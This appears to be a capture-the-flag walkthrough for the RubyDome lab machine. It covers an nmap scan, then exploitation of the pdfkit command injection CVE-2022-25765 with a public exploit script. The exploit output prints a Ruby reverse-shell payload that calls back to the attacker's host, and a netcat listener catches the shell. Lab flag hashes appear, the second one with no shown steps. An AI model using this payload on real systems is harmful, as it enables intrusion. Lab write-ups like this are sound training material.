RubyDome

Host


192.168.136.22

Scan


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-16 22:45 EST
Nmap scan report for 192.168.136.22
Host is up (0.035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION

22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)

3000/tcp open  http    WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
|_http-title: RubyDome HTML to PDF
|_http-server-header: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)

Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linu
x_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at htt
```

```
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.16 seconds
```

Walkthrough



- try http://127.0.0.1



https://github.com/UNICORDev/exploit-CVE-2022-25765

- attempt #1


```
jip@jip:~/Offsec/PG/RubyDome$ searchsploit pdfkit
 Exploit Title                                                  |  Path
pdfkit v0.8.7.2 - Command Injection                             | ruby/local/51293.py
Shellcodes: No Results
```


```
(oscp-venv)jip@jip:~/Offsec/PG/RubyDome/exploit-CVE-2022-25765$ python3 exploit-CVE-2022-25765.py -s 192.168.45.170 6666 -w http://192.168
.136.22:3000/pdf -p url

UNICORD: Exploit for CVE-2022-25765 (pdfkit) - Command Injection
OPTIONS: Reverse Shell Sent to Target Website Mode
PAYLOAD: http://%20`ruby -rsocket -e'spawn("sh",[:in,:out,:err]⇒TCPSocket.new("192.168.45.170","6666"))'`
LOCALIP: 192.168.45.170:6666
WARNING: Be sure to start a local listener on the above IP and port. "nc -lnvp 6666".
WEBSITE: http://192.168.136.22:3000/pdf
POSTARG: url
EXPLOIT: Payload sent to website!
SUCCESS: Exploit performed action.
```

```
jip@jip:~/Offsec/PG/RubyDome$ nc -lvnp 6666
listening on [any] 6666 ...
ls
connect to [192.168.45.170] from (UNKNOWN) [192.168.136.22] 46918
app.rb
page.pdf
id
uid=1001(andrew) gid=1001(andrew) groups=1001(andrew),27(sudo)
```

```
andrew@rubydome:~$ ls
ls
app  local.txt
andrew@rubydome:~$ cat local.txt
cat local.txt
4dea23a15927da71235b997462d7c4be
andrew@rubydome:~$
```

4dea23a15927da71235b997462d7c4be





101c3cbd842effe9dcd1e87d77dee222